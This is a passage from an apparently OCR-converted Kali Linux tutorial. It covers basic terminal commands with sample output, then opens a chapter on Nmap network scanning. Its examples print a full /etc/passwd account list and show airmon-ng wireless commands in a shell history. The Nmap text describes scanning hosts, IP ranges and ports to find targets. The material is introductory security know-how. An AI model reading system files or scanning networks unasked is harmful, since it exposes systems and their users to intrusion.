Linux kali 5.10.0-kali7-686-pae #1 SMP Debian 5.10.28-1kali1 (2021-04-12) i686 GNU/Linux

┌──(kali㉿kali)-[~]
└─$ users
kali
```


12. uptime Command

The **'uptime'** command displays the amount of time the system has been running. Uptime's basic usage is simple: simply **type** the name of the command and click **Enter.**

Use the **-p** command-line option if we merely want to know how long the system has been up for and in a more human-readable format.

Syntax

1. # uptime




```
┌──(kali㉿kali)-[~]
└─$ uptime
 09:34:53 up 57 min,  1 user,  load average: 0.29, 0.18, 0.16
```

13. users Command

The **'users'** command is used to display the **login names** of users logged in on the system.

Syntax

1. # users



```
┌──(kali㉿kali)-[~]
└─$ users
kali
```


14. less Command

In Kali Linux, the **'less'** command is used to view files instead of opening the file. The less command is a more powerful variant of the **"more"** command which is used to show information one page at a time to the terminal.

We can view any text file with the help of the **"less"** command simply by typing the following command into a terminal window:

Syntax:

1. # less /etc/passwd



```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
messagebus:x:108:113::/nonexistent:/usr/sbin/nologin
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
/etc/passwd
```


15. more Command

The **"more"** command permits us to show output in the terminal one page at a time. This is particularly beneficial when using a command that requires a lot of scrolling, such as the **'ls'** command or the **'du'** commands.

The **'more'** command works with any applications that output to the screen. A good way to test this is to type the following command into a terminal window:

Syntax:

1. # moreetc/passwd




```
┌──(kali㉿kali)-[~]
└─$ more /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
messagebus:x:108:113::/nonexistent:/usr/sbin/nologin
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
```

16. vi Command

The **'vi'** editor is a screen editor that comes with practically every **UNIX** system. The **command mode** and the **insert mode** are the two most common nodes in vi.

In order to start entering text in an empty file, we have to first switch from the command mode to the insert mode. To accomplish this, start typing the letter i. When we start typing, anything then the type will be entered into the file.

Type some short lines, then press Return at the end of each. **Vi** does not use word wrap like other word processors. It will break a line at the screen' edge. If we make a mistake, we can undo it by pressing the **Backspace** key. If the Backspace key on our computer is not working, then try the **ctrl + h** key combination.



```
┌──(kali㉿kali)-[~]
└─$ vi file.txt
```

```
Welcome to JavaTpoint
JavaTpoint
Learn Kali Linux
Sort command sorts the contents of a text file
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"file.txt" 4L, 97B                                              1,1           All
```


17. free Command

In Kali Linux, the **'free'** command provides us the useful information about the **amount of RAM** available on a Linux machine. It also displays the entire amount of **physical memory** used and available space, as well as **swap memory** with **kernel buffers.**

Syntax:

1. # free

If we use the **free** command with the **-t** option, it would list the total line at the end.



```
┌──(kali㉿kali)-[~]
└─$ free
               total        used        free      shared  buff/cache   available
Mem:         1957812      335056     1085592        7148      537164     1396964
Swap:         998396           0      998396

┌──(kali㉿kali)-[~]
└─$ free -t
               total        used        free      shared  buff/cache   available
Mem:         1957812      333268     1087372        7148      537172     1398760
Swap:         998396           0      998396
Total:       2956208      333268     2085768
```

18. sort Command

Using the **'sort'** command, we can sort the content of the text file, line by line. Sort is a standard command-line program which prints the lines of its input or concentration of all files listed in its argument list in sorted order.


Syntax:

1. # sort file name

We can reverse the order of any file's contents by using the **-r** sort.

Syntax

1. # sort -r



```
┌──(kali㉿kali)-[~]
└─$ sort file.text
Java
JavaTpoint
Kali Linux
Kali Linux Operating System
Linux
Welcome to JavaTpoint

┌──(kali㉿kali)-[~]
└─$ sort -r file.text
Welcome to JavaTpoint
Linux
Kali Linux Operating System
Kali Linux
JavaTpoint
Java
```


19. history Command

The **'history'** command is one of Kali Linux's most commonly used commands. The history command in the bash shell saves a history of commands entered that can be used to repeat commands.

We can run the history command by itself, and it will just print the **current user's bash history** on the screen, as shown below:

Syntax:


1. # history



```
┌──(kali㉿kali)-[~]
└─$ history
    1
    2  airmon-ng
    3  air
    4  airmon-ng start [root]
    5  sudo airmon-ng
    6  sudo ip linl set IFACE down
    7  ifconfig
    8  sudo apt-get install kali-linux-wireless
    9  iwconfug
   10  air
   11  ifconfig
   12  sudo iw dev
   13  lsb_release -a
   14  clear
   15  cat /etc/os-release
   16  clear
   17  hostnamect1
   18  clear
   19  hostnamect 1
   20  hostnamectl
   21  clear
   22  hostnamectl
   23  iwconfig
   24  sudo iw dev
   25  sudo update
   26  timedatectl
   27  timedatectl list-timezones
   28  timedatectl
```

20. Pwd Command

In Kali Linux, the **'Pwd'** command is used to **print working directory.** It gives us information about the directory we are now in. This is especially useful if we need to access the directory while in the middle of a complicated process.




```
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ pwd
/home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ▮
```

CHAPTER 4

TOOLS

NMAP

Nmap stands for **"Network Mapper".** In Kali Linux, Nmap means a utility that is widely used by **penetration testers** for **network discovery** and **system security audits.** Users find Nmap useful for various activities, including **network inventory, service uptime tracking, managing schedules, host monitoring,** etc. Nmap uses new methods to determine the number of hosts on a network, services provided by the **hosts, operating systems** they are running on, **types of packets** or **firewalls** they use, and several other features. It's also worth noting that Nmap has been named a security product of the year by **Linux Journal, Info World**, and other organizations.



How to Use Nmap in Kali Linux?

- Nmap can be used for specific utilities, and specific tasks can be accomplished using the various options available in Nmap. Nmap's main goal is to protect the network by sniffing traffic and performing extensive network analysis. Detailed network analysis enables the administrator who has built the system for security on the network to get complete information about the packet traffic. Being alert and prepared allows the administrator to speedily respond to attacks.
- The command to scan a single IP address is the initial way to use Nmap. With the help of this, a **"threat sniffer"** who notices some unusual activity from a single IP can scan to distinguish between false positives and false negatives and hit the target if the IP is notorious. False positives trigger warnings unnecessarily, which can hide any attack. Using utility to differentiate false positives from false negatives will allow false positives to be exposed, keeping the network analyst on their toes to respond to any true positive attack without worrying about false positives.
- Nmap can also be used to scan a host for information that could make it a high-value target on a network that hacking is looking for. For example, attackers target a specific host that comprises financial information.
- In a more advanced situation of scanning an IP address, a user can also use Nmap to scan a range of IP addresses for instances or vulnerabilities via which an attack could be launched. Nmap might also be utilized extensively in a more complex port selection situation. Nmap permits users to scan ports along with the utility, like scanning IP address and range of IP address. With the help of the scanning port, anyone can immediately determine if malware is attacking as malware usually targets a specific port in the host. Now, if we are unsure which ports are malfunctioning, we can scan a range of ports, just like one we had for scanning the range of IP addresses.

Nmap also has the ability to scan the top 100 most commonly used ports, as well as all **65535 ports** (this scan will take a lot of time).

What Does Nmap Do?

Nmap is used to offer detailed, real-time information on our networks and the devices connected to them. Nmap's primary uses can be divided into three categories. First, the program provides detailed information about each **IP** active on our networks, after which each IP can be scanned. This helps administrators determine whether an IP address is being used by a legitimate service or by a malicious outsider.

